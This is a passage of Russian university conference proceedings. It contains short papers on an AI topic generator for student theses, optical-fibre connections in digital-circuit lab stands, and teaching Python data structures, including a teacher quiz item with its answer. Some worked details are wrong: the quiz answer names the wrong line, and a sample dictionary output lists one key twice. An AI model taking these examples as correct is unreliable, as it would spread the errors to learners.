


Рис. 4. Оценка качества mAP50 второй модели

Работа выполнена в рамках ГЗ «Наука»; проект FEWM-2023-0013.

Литература

1. Real-time tiny part defect detection system in manufacturing using deep learning / J. Yang, L. Shaobo, W. Zheng, G. Yang // IEEE Access. – 2019. – Vol. 7. – PP. 89278–89291.
2. Pham D.L. A YOLO-based real-time packaging defect detection system / D.L. Pham, T.T.H. Vu, T.W. Chang // Procedia Computer Science. – 2023. – Vol. 217. – PP. 886–894.
3. An automatic machine vision-based algorithm for inspection of hardwood flooring defects during manufacturing / J. Xia, V.D. Truong, Y.H. Jeong, J. Yoon // Engineering Applications of Artificial Intelligence. – 2023. – Vol. 123. – P. 106268.

Зарипов Алексей Вячеславович

Студент магистратуры каф. автоматизации обработки информации (АОИ) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: aleksei.v.zaripov@tusur.ru

Кульшин Роман Сергеевич

Аспирант каф. АОИ ТУСУРа
Эл. почта: roman.s.kulshin@tusur.ru

Сидоров Анатолий Анатольевич

Канд. экон. наук, доцент, зав. каф. АОИ ТУСУРа
Эл. почта: anatolii.a.sidorov@tusur.ru

Секция 16

ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В ОБУЧЕНИИ

*Председатели – Дмитриев Вячеслав Михайлович,
проф. каф. КСУП, д.т.н.;
Ганджа Тарас Викторович, проф. каф. КСУП, д.т.н.*

УДК 378.14:004.942

Е.Е. Белоусова

Модуль генерации тематик студенческих работ

Выбор темы для курсовой или дипломной работы – это важный и ответственный шаг, который может существенно повлиять на весь процесс написания и защиты. Часто студенты сталкиваются с проблемой выбора темы, которая была бы актуальна, интересна и соответствовала их области знаний. В статье рассматривается использование генератора тем курсовых / дипломных работ и проектов с их автоматизированным утверждением.

Ключевые слова: нейросетевые технологии, курсовая работа, курсовой проект, генератор темы, дипломная работа, дипломный проект, автоматизация.

В период студенчества часто приходится решать задачи выбора темы для курсовой, проекта, статьи на конференции, дипломной работы. Бесконечный поиск вдохновения, анализ огромного количества материалов, стремление найти что-то уникальное, актуальное и соответствующее их области знаний – все это отнимает много времени и сил. Преподаватель со своей стороны тоже должен помочь студенту в выборе, однако если это курсовая работа по конкретному предмету, то преподавателю бывает сложно придумать 15–25 различных и актуальных тем самому. Кроме того, все темы потом нужно собрать в ведомость и отправить на подпись, что тоже отнимает время и силы.

В эпоху развития нейросетевых технологий стала возможна разработка инструмента, который может генерировать интересные и актуальные темы, подходящие под интересы студентов и требования преподавателя [1, 2].

Рассмотрим феномен генераторов тем для курсовых / дипломных работ и проектов: как они работают, какие преимущества и недостатки они предоставляют и как их использовать, чтобы получить максимальную пользу.

Эти инструменты помогают сэкономить время и усилия, предлагая разнообразные идеи на основе введенных параметров. Генераторы тем могут быть полезны не только для студентов, но и для преподавателей, которые ищут вдохновение для своих научных исследований или проектов.

В настоящее время есть несколько различных генераторов, позволяющих генерировать темы для работ на основе ключевых слов и области исследования. Пользователь вводит несколько ключевых слов, и генератор предлагает несколько вариантов тем. Этот инструмент особенно полезен для студентов, которые уже имеют общее представление о своей области исследования, но нуждаются в конкретных идеях для курсовой / дипломной работы. Недостаток заключается в возможной некорректности темы [1, 3].

Второй аспект проблемы – это сбор тем. Его можно автоматизировать с помощью модуля сбора и утверждения тем студентов в их личном кабинете. В дальнейшем списки тематик в электронном виде могут пригодиться для заполнения зачетных книжек и дипломов, что минимизирует вероятность ошибки их при вводе вручную.

Таким образом, чтобы два этих решения были наиболее удобны и эффективны, предлагается разработать модуль генерации, подтверждения и утверждения тематик студенческих работ [4].

Модуль имеет следующие функции:

- генерация тем по ключевым словам и фильтру. В фильтре можно выбрать дисциплину и степень углубленности темы;
- сохранение выбора студентов и отправка тем преподавателю дисциплины для подтверждения;
- формирование списков одобренных тем по учебным группам;
- формирование ведомостей для утверждения тем.

Для разработки модуля необходима база данных со сведениями о студентах, преподавателях, дисциплинах и учебном графике подготовки и сдачи работ.

Обучение нейросети для генерации тем курсовых и дипломных работ по конкретным дисциплинам – это комплексный процесс, который требует определенных ресурсов и шагов.

Во-первых, нейросеть нуждается в огромном количестве текстовых данных, чтобы научиться выявлять закономерности и создавать релевантные темы. Для этой цели можно использовать:

- публикации по дисциплинам (статьи, книги, диссертации);
- сводные описания курсов;
- тематики существующих курсовых и дипломных работ;
- тематические форумы и онлайн-сообщества.

Помимо этого, для генерации по фильтрам и ключевым словам необходимо разделить данные по дисциплинам (управление данными, машиностроение, объектно-ориентированное программирование и др.), к каждому тексту добавить ключевые слова, которые описывают тему, и определить, к какому типу работ относится текст (курсовая, дипломная) [3].

Для обучения можно использовать готовую модель (например, GPT) и дообучить ее на своих данных либо обучить модель с нуля, что требует больше ресурсов, но может дать более точные результаты.

В заключение следует проверить, насколько точно модель генерирует темы, которые отражают актуальные направления исследований в программировании, машиностроении или любой другой дисциплине, и насколько они реалистичны для выполнения в рамках студенческой работы.

После внедрения модуля студентам для генерации темы необходимо будет выполнить следующие действия:

- зайти в свой личный кабинет;
- выбрать дисциплину;
- запустить генератор тематик;
- прочитать краткое описание темы, поставленную проблему, ключевые слова, а также список рекомендованной литературы;
- выбрать наиболее подходящий вариант;
- отправить преподавателю запрос на подтверждение темы;
- дождаться ответа и корректировок от преподавателя.

Подводя итог, следует отметить то, что для студентов и преподавателей модуль генерации и утверждения тем – это новый подход к выбору темы, который поможет не просто написать и сдать работу, а действительно заинтересоваться проектом, достигнуть определенные цели.

Литература

1. Баланов А.Н. Цифровизация в образовательной сфере: учеб. пособие для вузов. – СПб.: Лань, 2024. – 400 с.
2. Осипова О.П. Менеджмент образования в условиях информатизации. – М.: МПГУ, 2021. – 440 с.
3. Хливненко Л.В. Практика нейросетевого моделирования: учеб. пособие для вузов / Л.В. Хливненко, Ф.А. Пятакович. – 4-е изд., стер. – СПб.: Лань, 2024. – 200 с.
4. Астафурова О.А. Современные образовательные технологии: психология и педагогика / О.А. Астафурова, И.И. Кулагина, Т.А. Лавина и др. – Чебоксары: Лань, 2023. – 224 с.

Белоусова Екатерина Евгеньевна

Студентка Тамбовского государственного технического университета (ТГТУ)
Эл. почта: katya78947@bk.ru

А.Е. Карелин, Д.Е. Болбуков, Ю.А. Шурыгин

Перспективы замены электрических соединений на световоды в лабораторных макетах

Рассмотрены применяемые в настоящий момент в образовании варианты визуализации работы цифровых схем. Показаны перспективы замены электрических соединений на световоды в лабораторных стендах для изучения дисциплин, связанных с цифровой схмотехникой. Предложены возможные способы реализации таких соединений на практике.

Ключевые слова: цифровая схмотехника, образование, лабораторный стенд, оптические соединения.

В современном мире очень широкое распространение получили различные микроконтроллеры, их применение стало повсеместным благодаря низкой цене и функциональности. Если ранее требовалось проектировать сложную схему управления для устройства на основе цифровых микросхем, сегодня для большинства задач достаточно установить единственный микроконтроллер. Это очень благотворно сказывается на доступности электронных устройств для потребителя и ускоряет их разработку.

Но такое широкое распространение микроконтроллеров имеет и негативные последствия. В частности, это приводит к ориентации технического образования в сторону программирования и всё большего отдаления от цифровой схмотехники. Этот переход вполне логичен, ведь большинство задач возможно решить чисто программными средствами или прибегнув к использованию CMSIS (Common Microcontroller Software Interface Standard) или HAL (Hardware Abstraction Layer) библиотек, инкапсулирующих в себе взаимодействие с аппаратными ресурсами микроконтроллера. Но такой подход приводит к тому, что обучающийся может воспринимать микроконтроллер как некий чёрный ящик, который выполняет описанные в библиотеках функции.

Для того чтобы добиться более глубокого понимания устройства микроконтроллера, принципов его работы и взаимодействия с ним у обучающегося, стоит рассмотреть увеличение роли дисциплин, связанных с цифровой схмотехникой, по крайней мере, на начальных этапах получения высшего технического образования, связанного с разработкой или эксплуатацией устройств на основе микроконтроллеров.

На текущий момент для изучения дисциплин, связанных с цифровой схмотехникой [1], применяют теоретические методы проектирования цифровых схем с отрисовкой полученных схем на бумаге или в цифровом виде, также применяют симуляторы цифровых схем [2, 3], которые позволяют обучаемому на экране проследить работу разработанной им схемы.

Также иногда применяются лабораторные стенды [4, 5], имеющие в себе фиксированный набор микросхем и предоставляющие обучаемому возможность сборки схемы в реальности.

Оба эти метода не лишены недостатков, в случае использования симуляторов никуда не пропадает проблема восприятия обучаемым отдельных элементов в качестве абстрактных картинок и не создаёт чёткой связи с реальными устройствами, реализуемыми в интегральных схемах. Использование лабораторных стендов отчасти решает проблему абстрактности, но ведёт к сильному ограничению элементной базы и, соответственно, перечню лабораторных работ, проводимых на стенде. Также использование электрических соединений в таких стендах приводит к их повреждениям обучаемыми, несмотря на внедрение разработчиками лабораторных стендов всевозможных защит.

Световоды в качестве проводов

Учитывая вышеизложенное, можно предположить, что изучение цифровой схмотехники на базе лабораторных стендов предпочтительнее, однако стоит рассмотреть проблемы, связанные с их использованием.

Основной проблемой является возможность повреждения стенда обучаемым, например, при неверном подключении проводников или при случайном воздействии на электрические цепи стенда статического электричества с рук или одежды человека. Конечно, можно минимизировать эту проблему внедрением всевозможных защит, но они лишь снизят вероятность повреждения, а не исключат её полностью.

Таким образом, возникает предположение, что обезопасить лабораторный стенд можно при условии исключения любого прямого контакта его электрических цепей. Для этого можно было бы заменить проводники на гибкие световоды из полимерного оптического волокна [6]. Таким образом, пропадает сама необходимость защит, так как при неверном включении не может возникнуть короткое замыкание или иные негативные эффекты, схема, собранная обучаемым, не заработает или заработает неправильно без вреда для стенда.

Помимо защиты стенда оптоволоконно может значительно повысить наглядность для обучаемого. Для этого можно использовать полимерное оптическое волокно без внешней непрозрачной оболочки диаметром от одного до трёх миллиметров, такое волокно имеет достаточно высокие потери, связанные с неполным внутренним отражением, что вызы-

вает осязаемое боковое свечение, которое может быть использовано для индикации логического уровня в проводнике. В случае если боковое свечение полимерного оптического волокна будет недостаточным, можно нанести искусственные повреждения его поверхности через некоторые интервалы на всём протяжении и использовать уже их в качестве индикаторов, благодаря нарушению внутреннего отражения в местах повреждений и как следствие видимому свечению таких повреждений.

Например, подсветка оптоволоконного зелёным цветом означает логическую единицу, а подсветка красным – логический ноль.

Таким образом, возможно совместить плюс симуляторов схем в виде подсветки активных проводников и реальность выполнения учебных работ на лабораторном стенде.

Способ передачи цифрового сигнала

Передачу цифрового сигнала посредством оптического волокна можно осуществить различными способами:

Использование амплитудной модуляции сигнала при фиксированной несущей частоте сигнала. Такой подход может обеспечить высокую защиту от помех в виде окружающего лабораторный стенд света, но при таком способе модуляции несущая частота должна быть значительно выше, чем частота полезного сигнала, такое требование вынудит либо серьёзно занизить используемые в стенде частоты, или использовать дорогостоящие фотоприёмники, имеющие большее быстродействие. С той же проблемой сопряжено использование частотной или фазовой модуляции.

В качестве альтернативы можно использовать непосредственно излучение светодиода подсветки. Для этого приёмник сигнала может содержать два фотоприёмника, накрытых различными светофильтрами. Таким образом, можно выполнять сравнение сигналов с них и определять, происходит передача логической единицы или нуля, но у такого способа также есть значительный минус. Недорогие плёночные светофильтры различных цветов, как правило, имеют различную светопропускаемость [7]. Из-за этого в зависимости от освещённости на месте работы лабораторного стенда будет наблюдаться смещение сигналов фотоприёмников относительно друг друга. Это обстоятельство вызовет необходимость внесения коррекции в зависимости от освещённости и усложнения приёмника.

Также возможно использовать для передачи сигнала инфракрасное излучение с длиной волны 940 нм, такое излучение не будет заметно глазу. Одновременно с этим излучение с этой длиной волны значительно поглощается водяным паром в воздухе, благодаря чему мощность такого излучения у поверхности земли не высока. Низкий уровень внешней засветки упростит задачу отделения полезного сигнала. Этот способ при необходимости можно комбинировать с амплитудной модуляцией, но, вероятно, возможно обойтись и без модуляции, так как

мощность излучения светодиода, попадающая на торец оптоволоконного значительна выше, чем мощность солнечного излучения на данной длине волны. Согласно паспорту инфракрасного светодиода IR513B-940 [8] мощность его излучения составляет $P_{\text{ср}} = 15$ мВт/ср, если предположить, что используется оптоволоконное сечением $d = 2$ мм и его торец расположен на расстоянии $h = 4$ мм от центра светодиода, то согласно [9], получается, что телесный угол ω торца оптического волокна будет равен

$$\omega = \frac{2\pi \cdot \left(\sqrt{(d/2)^2 + h^2} - d \right)}{d} = 0,193 \text{ ср}.$$

Мощность излучения на торце оптоволоконного составит

$$P = \frac{P_{\text{ср}} \cdot \omega}{\pi(d/20)^2} = 92,2 \text{ мВт/см}^2.$$

Таким образом, мощность излучения инфракрасного диода будет на два порядка больше, чем солнечная постоянная [10]

$$E = 1367,6 \text{ Вт/м}^2 = 1,3676 \text{ мВт/см}^2.$$

Если учесть ещё и снижение мощности солнечного излучения атмосферой, то можно предположить, что такой разницы в силе полезного сигнала и засветки будет достаточно для надёжной передачи полезного сигнала.

Излучатель оптического сигнала

В качестве излучателей для подсветки полимерного оптического волокна могут быть использованы обыкновенные светодиоды. Благодаря значительной площади торца полимерного оптического волокна, сравнимой с площадью линзы светодиодов в выводных корпусах диаметром 3 и 5 мм, вероятно, получится отказаться от дополнительных оптических элементов для фокусировки излучения светодиода в торец оптоволоконного. Таким образом, излучатель оптического сигнала для лабораторного стенда можно сконструировать достаточно простым и дешёвым в производстве.

Приёмник оптического сигнала

Приёмник оптического сигнала можно построить на основе фототранзисторов или фотодиодов в зависимости от необходимых частот сигналов. В случае использования фототранзисторов, например, РТ204-6В [11] возможно добиться приёма на частотах порядка 50–100 КГц, чего более чем достаточно для проведения лабораторных работ. В случае необходимости, возможно увеличить доступные частоты до 1 МГц при использовании фотодиодов, но это приведёт к усложнению схемы в связи с необходимостью установки усилителя сигнала фотодиода.

Заключение

Таким образом, можно сказать, что разработка практической реализации интерфейса на основе световода, представленного полимерным оптическим волокном, не лишена смысла и не имеет явных технических преград. Вероятно, при грамотном проектировании такого интерфейса он может оказаться сопоставимым по стоимости с существующими ре-

шениями, но, вероятно, всё же использование оптического волокна приведёт к увеличению стоимости лабораторных стендов.

Лабораторный стенд, основанный на таком интерфейсе, может быть использован для обучения основам цифровой схемотехники. У подхода имеются и минусы, в частности, при помощи такого интерфейса проблематично организовать передачу аналогового сигнала, продемонстрировать суть логики трёх состояний, также в случае передачи очень коротких импульсов изменение цвета свечения оптического волокна не будет заметно глазу.

Литература

1. Угрюмов Е.П. Цифровая схемотехника. – СПб.: БХВ-Петербург, 2007. – 787 с.
2. EveryCircuit [Электронный ресурс]. – Режим доступа: <https://everycircuit.com/>, свободный (дата обращения: 17.09.2024).
3. LtSpice [Электронный ресурс]. – Режим доступа: <https://ltspice.softonic.ru/>, свободный (дата обращения: 17.09.2024).
4. Стенд лабораторный ОЦТ-МР [Электронный ресурс]. – Режим доступа: <https://labsys.ru/product/elektronika/tsifrovaya-elektronika/osnovy-tsifrovoy-tehniki-otst-mr/>, свободный (дата обращения: 17.09.2024).
5. Стенд лабораторный ИМПУЛЬС-М [Электронный ресурс]. – Режим доступа: <https://ross.com.ru/uchebno-laboratornyu-stend-impuls-m>, свободный (дата обращения: 17.09.2024).
6. Оптоволокно полимерное [Электронный ресурс]. – Режим доступа: <https://лайтверк.рф/catalog/optovoloknobokovogo-svecheniya-2-mm.html>, свободный (дата обращения: 17.09.2024).
7. Плёночные светофильтры [Электронный ресурс]. – Режим доступа: <https://kinosklad.ru/catalog/svetofiltry-plenochnye/svetofiltry-plenochnye-v-narezku/>, свободный (дата обращения: 17.09.2024).

8. IR513B-940 [Электронный ресурс]. – Режим доступа: <https://triatron.ru/image/catalog/elements/pdf/009908.pdf>, свободный (дата обращения: 17.09.2024).

9. Converting Radiant Intensity in Units of mW/cm² to mW/sr [Электронный ресурс]. – Режим доступа: <https://www.digikey.ca/en/pdf/tt-electronics-optek-technology/converting-radiant-intensity>, свободный (дата обращения: 17.09.2024).

10. Солнечная постоянная [Электронный ресурс]. – Режим доступа: <https://old.bigenc.ru/physics/text/3634314>, свободный (дата обращения: 17.09.2024).

11. PT204-6B [Электронный ресурс]. – Режим доступа: <https://static.chipdip.ru/lib/632/DOC012632325.pdf>, свободный (дата обращения: 17.09.2024).

Карелин Алексей Евгеньевич

Канд. техн. наук, доцент каф. компьютерных систем в управлении и проектировании (КСУП) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: aleksei.e.karelin@tusur.ru

Болбуков Данил Евгеньевич

Магистрант каф. КСУП ТУСУРа
Эл. почта: daniil_bolbukov@mail.ru

Шурыгин Юрий Алексеевич

Советник при ректорате по комплексным вопросам функционирования университета, зав. каф. КСУП ТУСУРа
Эл. почта: yuriy.shurygin@tusur.ru

В.С. Попов, Е.А. Алефиренко, Л.Ю. Черницына

Формирование компетентности учителя в области структур данных: дополнительное профессиональное образование

Рассмотрены вопросы дополнительного образования педагогов по теме «Структуры данных», приведён пример задания повышения квалификации для учителей, показаны возможные методы оценивания для приведённого примера.

Ключевые слова: обучение программированию, повышение квалификации, педагогическое образование, непрерывное образование, lifelong learning, структуры данных, множество, словарь.

Изучение структур данных является важной задачей предпрофессионального образования в области информатики и программирования. В статье приведены примеры дополнительного образования и заданий для проверки знаний и навыков использования структур данных для учителей в рамках повышения квалификации.

Роль учителя в педагогическом процессе трудно переоценить: «Самым важным явлением в школе, самым поучительным предметом, самым живым примером для ученика является сам учитель» (А. Дистерверг); «В деле обучения и воспитания, во всем школьном деле ничего нельзя улучшить, минуя голову учителя. Учитель живёт до тех пор, пока он учится. Как только он перестает учиться, в нём умирает учитель» (К.Д. Ушинский). Чтобы иметь возможность научить, учитель должен, в первую очередь, сам обладать знаниями, умениями, компетентностью. Вспоминая слова В.А. Сухомлинского, в море научных познаний каждого учителя учебник должен быть лишь каплей [1].

Современные цифровые технологии и компьютерные науки развиваются настолько стремительно, а прежние языки программирования, программы, стандарты и информационные системы устаревают настолько быстро, что профессиональная деятельность современного учителя информатики немислима без lifelong learning – обучения в течение всей жизни.

Дополнительное образование по теме «Структуры данных»

Хотя учебный план многих высших учебных заведений включает раздел «Алгоритмы и структуры данных» для студентов ИТ-специальностей, формирование цифровых и ИКТ-компетентностей будущих учителей информатики в педагогических вузах, к сожалению, зачастую осуществляется без изучения структур данных, лежащих в основе современного программирования – одного из четырёх разделов школьной информатики в соответствии с современными федеральными рабочими программами. Знания и навыки использования структур данных позволяют обучающимся не только эффективно выполнять задания олимпиад и итоговой аттестации, но также решать реальные практические задачи.

Восполнить профессиональные дефициты педагогов и программистов призваны курсы дополнительного образования, например:

- Специализация «Основы разработки на C++», разработанная программистами-практиками компании Яндекс [2]. Специализация включает пять курсов, соответствующих данам карате: белый, жёлтый, красный, коричневый, чёрный пояс.

- Специализация «Основы вычислительной техники» («Fundamentals of Computing») от преподавателей Университета Райса. В процессе освоения языка программирования Python активно используется геймификация, что делает процесс обучения интересным и увлекательным. Курсы специализации проводятся на английском языке.

- Курс повышения квалификации «Обучение дисциплине "Алгоритмы и структуры данных" учащихся ИТ-классов» Московского политехнического университета.

Таким образом, дополнительное профессиональное образование в области изучения структур данных направлено на совершенствование или получение новой компетенции, которая требуется для профессиональной деятельности специалиста, и может осуществляться в разных формах: от участия в массовых открытых онлайн-курсах (МООС) до курсов профессиональной переподготовки и повышения квалификации.

Предпринимаются попытки решить вопросы обучения учителей информатики структурам данных на региональном уровне: например, учителя г. Москвы могут принять участие в повышении квалификации «Обучение дисциплине "Алгоритмы и структуры данных" учащихся ИТ-классов» Московского политеха, в Нижегородской области в рамках проекта «Неймарк для учителей» регионального центра развития талантов «Вега», работающего по модели образовательного центра «Сириус», учителя математики, физики и информатики в числе прочего также изучают структуры данных.

Пример задания на структуры данных в рамках повышения квалификации

Пример задания на структуры данных для учителей, разработанного одним из авторов статьи при проведении контрольных мероприятий в рамках проекта «Неймарк для учителей»:

«Ученик выполнял задание: ”Определите количество различных цифр в шестнадцатеричной записи числа Гугол (10 в степени 100)”». Для выполнения задания ученик написал следующую программу (рис. 1):

```
1 number = 10**100
2 s = {}
3 while number > 0:
4     s.add(number % 16)
5     number //= 16
6 print(len(s), s)
```

Рис. 1. Пример программы

При выполнении программы была выведена ошибка: «builtins.AttributeError: 'dict' object has no attribute 'add'». Каким образом следует исправить программу для её корректного выполнения и получения ответа на задание?»

Варианты ответа:

1. Исправить `number //= 16` на `number /= 10`.
2. Заменить метод `add` на метод `append`.
3. Заменить `s = {}` на `s = set()` или `s.add(number % 16)` на `s[number % 16] = s.get(number % 16, 0) + 1` (верно).
4. Заменить операцию `**` операцией `^`.

Верным ответом является замена строки 3.

Приведённый на рис. 1 программный код не может быть выполнен по причине применения метода работы со множеством `add()` к словарю `s`. Хотя выражение «`s = {1, 2, 3}`» в языке программирования Python создаёт множество, результатом похожего выражения «`s = {}`» является не пустое множество, а пустой словарь, к которому неприменим метод `add()`. Как было показано выше, вариантами исправления являются либо применение конструктора `set()` для создания пустого множества, либо дальнейшая работа с созданным словарём, выражающаяся в необходимости замены метода `add()`.

Хотя рассмотренное задание является заданием с выбором одного верного варианта из предложенных альтернатив, его также можно рассмотреть как задание открытого типа с критериальным оцениванием [3], рассмотрев в качестве критериев количество предложенных педагогом способов исправле-

ния, наличие приведённых нестандартных способов исправления, грамотность ответа, описание и объяснение исходной проблемы.

Заключение

В статье представлены некоторые из существующих возможностей получения педагогами дополнительного образования по теме «Структуры данных», рассмотрен пример задания по данной теме в рамках повышения квалификации из педагогического опыта авторов.

Литература

1. Сухомлинский В.А. 100 советов учителю. – М.: Советские учебники, 2024. – 272 с.
2. Основы разработки на C++ [Электронный ресурс]. – Фонд развития онлайн-образования, 2022. – URL: <https://сppcourse.ru> (дата обращения: 13.09.2024).
3. Московский центр качества образования. В Московском центре качества образования проходит обучение педагогов по программе «Критериальное оценивание по ФГОС в системе независимой диагностики города Москвы», 31.01.2017 [Электронный ресурс]. – URL: <https://mcko.ru/articles/721> (дата обращения: 13.09.2024).

Попов Владислав Сергеевич

Эксперт Института развития профильного обучения (ИРПО) Московского городского педагогического ун-та (МГПУ), ст. преп. каф. информационных систем и телекоммуникаций (ИУ-3) Моск. гос. техн. ун-та им. Н.Э. Баумана (МГТУ им. Н.Э. Баумана), аспирант Института педагогического образования и социальных технологий (ИПОСТ) Тверского гос. ун-та (ТвГУ)
Эл. почта: popov_vlad@bmstu.ru

Алефиренко Евгения Александровна

Ст. методист проектной группы «Информатика в предпрофессиональном образовании» ИРПО МГПУ
Эл. почта: alefirenkoea@mgpu.ru

Черницына Лариса Юрьевна

Методист проектной группы «Информатика в предпрофессиональном образовании» ИРПО МГПУ
Эл. почта: chernicynalyu@mgpu.ru

В.С. Попов, Е.А. Алефиренко, Л.Ю. Черницына

Формирование цифровых предпрофессиональных компетенций: примеры заданий для урока информатики по теме «Структуры данных»

Структуры данных являются удобным и эффективным средством хранения и обработки информации, позволяют решать множество задач информатики и программирования. Показаны несложные для изучения на уроках информатики и программирования примеры использования множеств, словарей и кортежей, позволяющие упростить решение ряда предлагаемых обучающимся классических заданий программной обработки информации. Дана компетентностная характеристика, отмечены межпредметные и метапредметные связи предлагаемого учебного содержания.

Ключевые слова: обучение программированию, структуры данных, множество, словарь, кортеж, межпредметность, метапредметность, компетенции, компетентность.

Изучение структур данных является важной задачей предпрофессионального образования в области информатики и программирования. В статье приведены примеры эффективного использования структур данных в обучении.

Пример № 1: использование множества (set)

Использование множества является эффективным в ряде таких задач, в которых требуется хранение перечня объектов, например, при решении задания № 8 ЕГЭ по информатике демонстрационного варианта контрольных измерительных материалов 2024 г. [1, с. 11]: «Сколько существует восьмеричных пятизначных чисел, не содержащих в своей записи цифру 1, в которых все цифры различны и никакие две чётные или две нечётные цифры не стоят рядом?»

Решением задания может являться программный код, представленный на языке Python (рис. 1).

```

1 digits = '01234567'
2 cnt = 0
3 for c1 in digits:
4     for c2 in digits:
5         for c3 in digits:
6             for c4 in digits:
7                 for c5 in digits:
8                     number = c1 + c2 + c3 + c4 + c5
9                     s = {c1, c2, c3, c4, c5}
10                    if (c1 != '0' and
11                        number.count('1') == 0 and
12                        len(s) == 5 and
13                        int(c1) % 2 != int(c2) % 2 and
14                        int(c2) % 2 != int(c3) % 2 and
15                        int(c3) % 2 != int(c4) % 2 and
16                        int(c4) % 2 != int(c5) % 2):
17                        cnt += 1
18 print(cnt)

```

Рис. 1. Один из вариантов решения задания № 8 демонстрационного варианта ЕГЭ по информатике 2024 г.

В первой строке программы в переменную `digits` присвоена строка, содержащая все возможные цифры восьмеричной системы счисления. В строках 3–7 производится перебор всех возможных комбинаций этих цифр с использованием вложенных циклов, а в строке 8 очередное число, полученное как конкатенация переменных `c1 ... c5` и представленное в виде строки, присваивается в переменную `number`.

В строке 9 из цифр числа `c1 ... c5` создаётся множество `s`, в строке 12 с помощью метода для нахождения длины списка `len(s)` проверяется мощность созданного множества: если она равна 5 для пятизначного числа, то в данном числе все цифры различны. Множества хранят каждое значение только один раз, повторение значений не допускается. Описанный метод проверки количества различных цифр в числе гораздо удобнее, чем контроль повторений каждой цифры в отдельности: `number.count('0') <= 1 and ... and number.count('6') <= 1 and number.count('7') <= 1`.

Заметим, что для записи большого логического выражения условного оператора на нескольких строках используются круглые скобки. Частой ошибкой при решении данного задания является отсутствие проверки первой цифры, которая не должна равняться нулю.

Пример № 2: использование словаря (dictionary)

Классическим примером использования словаря является подсчёт частоты символов в строке (рис. 2).

```

1 str = input()
2 dict = {}
3 for char in str:
4     dict[char] = dict.get(char, 0) + 1
5 print(dict)

```

Рис. 2. Подсчёт частоты символов в строке `str` с использованием словаря `dict` и метода `get`

Метод `get` для словарей в Python возвращает значение по ключу, указанному в своём первом аргументе, или значение по умолчанию, указанное во втором аргументе метода (на рис. 2 это `char` и 0 соответственно). Выражение `dict[char] = dict.get(char, 0) + 1` присваивает в элемент словаря `dict` с ключом `char` увеличенное на единицу предыдущее значение или 1, если элемента с ключом `char` в словаре не было.

Программный код без использования синтаксического сахара (описанного метода `get`) приведён на рис. 3.

Для строки «hello world» результирующий словарь может быть выведен в виде: `{'h': 1, 'o': 2, 'l': 1, 'w': 1, 'r': 1, 'l': 3, 'd': 1, 'e': 1}`.

```

1 str = input()
2 dict = {}
3 for char in str:
4     if char in dict:
5         dict[char] += 1
6     else:
7         dict[char] = 1
8 print(dict)

```

Рис. 3. Подсчёт частоты символов в строке без использования метода get

Пример № 3: использование кортежа (tuple)

Частым затруднением при разработке алгоритмов для обучающихся не только на уровне основного и среднего общего образования, но также и для осваивающих программирование людей с высшим образованием является сравнение двух дат, которое может быть организовано при помощи кортежа.

При сравнении двух дат, записанных в виде кортежей, используется лексикографический порядок: результат сравнения определяется первым неравным элементом при просмотре элементов кортежа слева направо; кортежи равны, если все их элементы и длины равны. В данном примере (рис. 4) сначала происходит сравнение года, затем сравнение месяца, затем сравнение дня, первая неравная пара (года и года, месяца и месяца, дня и дня) определяет результат сравнения.

```

1 d1, m1, y1 = map(int, input().split())
2 d2, m2, y2 = map(int, input().split())
3 date1 = (y1, m1, d1)
4 date2 = (y2, m2, d2)
5 if date1 < date2:
6     print(date1, 'before', date2)
7 elif date1 > date2:
8     print(date2, 'before', date1)
9 else:
10    print('The same date')

```

Рис. 4. Лексикографическое сравнение двух дат, записанных в виде кортежей

Поскольку кортеж не обладает дополнительной функциональностью списка, обработка кортежа в общем случае выполняется быстрее, чем аналогичная обработка списка.

Ценностные отношения в компетентностном подходе, межпредметность и метапредметность

При рассмотрении предложенных и других примеров использования структур данных важно акцентировать внимание обучающихся не только на знаниях особенностей и приёмов работы со структурами данных, навыках и опыте их использования, но также и на формировании ценностных отношений, показывая, как углублённые знания и опыт их использования позволяют значительно сократить трудозатраты при создании программ в частности и приводят к лучшим результатам деятельности в целом. Формированию компетентности в описанном ключе способны помочь следующие практики:

- описанная выше замена использования множества для подсчёта количества различных цифр в числе на контроль повторений каждой цифры в отдельности;
- замена словаря на один или два списка для решения задачи подсчёта частоты символов в строке;
- сравнение сложности использования кортежа из примера № 3 с организацией ветвления для срав-

нения дат с использованием исключительно переменных y1, m1, d1, y2, m2, d2.

Структуры данных позволяют продемонстрировать возможности их применения на учебном материале из различных предметов:

